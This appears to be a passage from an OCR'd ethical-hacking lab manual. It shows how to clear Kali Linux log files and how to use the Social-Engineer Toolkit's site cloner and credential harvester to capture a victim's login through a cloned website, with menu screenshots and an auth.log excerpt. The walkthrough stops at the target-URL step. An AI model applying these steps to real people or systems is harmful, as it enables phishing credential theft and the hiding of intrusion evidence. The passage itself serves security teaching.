
Left Image is without Hidden Text; Right Image is with hidden text

v. Clearing Logs


1. Go to Kali Linux Machine




2. Open the /**var** directory:




3. Go to **Logs** folder:



1. Select any log file:
2. Open any log file; you can delete





Kali-Linux-2017.3-vm-amd64 on localhost.localdomain
File View VM
Applications ▾ Places ▾ Text Editor ▾ Fri 01:46 ●
Open ▾
auth.log
/var/log
Save
Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS

```
May  2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session opened for user root
by (uid=0)
May  2 07:25:08 kali CRON[32135]: pam_unix(cron:session): session closed for user root
May  2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session opened for user root
by (uid=0)
May  2 07:30:04 kali CRON[32149]: pam_unix(cron:session): session closed for user root
May  2 07:31:42 kali gdm-password]: gkr-pam: unlocked login keyring
May  2 07:34:10 kali sudo:     root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/
mv /root/Desktop/Test.exe /var/www/html/share
May  2 07:34:10 kali sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)
May  2 07:34:10 kali sudo: pam_unix(sudo:session): session closed for user root
May  2 07:34:23 kali sudo:     root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/
mv root/Desktop/Test.exe /var/www/html/share
May  2 07:34:23 kali sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)
May  2 07:34:23 kali sudo: pam_unix(sudo:session): session closed for user root
May  2 07:34:45 kali sudo:     root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/bin/
mv /Desktop/Test.exe /var/www/html/share
May  2 07:34:45 kali sudo: pam_unix(sudo:session): session opened for user root by
(uid=0)
May  2 07:34:45 kali sudo: pam_unix(sudo:session): session closed for user root
May  2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session opened for user root
by (uid=0)
May  2 07:35:09 kali CRON[32255]: pam_unix(cron:session): session closed for user root
May  2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session opened for user root
by (uid=0)
May  2 07:39:04 kali CRON[32396]: pam_unix(cron:session): session closed for user root
```


Practical No. 5

a. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.


We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.

Procedure:


1. Open Kali Linux




2. Go to Application



3. Click Social Engineering Tools
4. Click Social Engineering Toolkit




5. Enter "Y" to proceed.




```
pen-source application.

Feel free to modify, use, change, market, do whatever you want with it as long a
s you give the appropriate credit where credit is due (which means giving the au
thors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a b
ar, you should (optional) give him a hug and should (optional) buy him a beer (o
r bourbon - hopefully bourbon). Author has the option to refuse the hug (most li
kely will never happen) or the beer or bourbon (also most likely will never happ
en). Also by using this tool (these are all optional of course!), you should try
 to make this industry better, try to stay positive, try to help others, try to
learn from one another, try stay out of drama, try offer free hugs when possible
 (and make sure recipient agrees to mutual hug), and try to do everything you ca
n to be awesome.
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
 planning on using this tool for malicious purposes that are not authorized by t
he company you are performing assessments for, you are violating the terms of se
rvice and license of this toolset. By hitting yes (only one time), you agree to
the terms of service and that you will only use this tool for lawful purposes on
ly.


Do you agree to the terms of service [y/n]:
```

6. Type "1" for Social Engineering Attacks




```
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

7. Type “2” for website attack vector




```
          Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set>
```

8. Type “3” for Credentials harvester attack method




```
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

9. Type “2” for Site Cloner




```
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

10. Type IP address of Kali Linux machine (10.10.50.200 in our case).



```
 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.50.20
0]:
```


11. Type target URL



